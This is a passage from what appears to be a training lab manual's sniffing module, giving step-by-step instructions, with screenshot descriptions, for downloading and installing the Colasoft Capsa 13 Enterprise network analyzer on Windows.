
The screenshot shows a dialog box titled 'Opening capsa_ent_13.0.1.13110_x64.zip'. The text inside reads: 'You have chosen to open: capsa_ent_13.0.1.13110_x64.zip which is: WinRAR ZIP archive from: https://www.colasoft.com'. Below this, the question 'What should Firefox do with this file?' is followed by three radio button options: 'Open with WinRAR archiver (default)', 'Save File' (which is selected), and 'Do this automatically for files like this from now on.'. At the bottom right, there are 'OK' and 'Cancel' buttons.

Module 08 – Sniffing


- The **capsa_ent_13.0.1.13110_x64.zip** file starts downloading, it will take approximately 5 minutes for the download.
- Once the download completes, navigate to the **Downloads** folder and right-click on **capsa_ent_13.0.1.13110_x64.zip** file and hover the cursor over **WinRAR** and select **Extract Here** option from the list.



- Once the extraction is completed, double-click the **capsa_ent_13.0.1.13110_x64.exe** file.



9. A **User Account Control** pop-up appears; click **Yes**.




10. **Setup - Colasoft Capsa 13 Enterprise** window appears, click **Next** and follow the wizard driven steps to install **Colasoft Capsa 13 Enterprise** tool.



11. In the **Completing the Colasoft Capsa 13 Enterprise Setup Wizard**, ensure that **Launch Program** checkbox is checked and click on **Finish**.

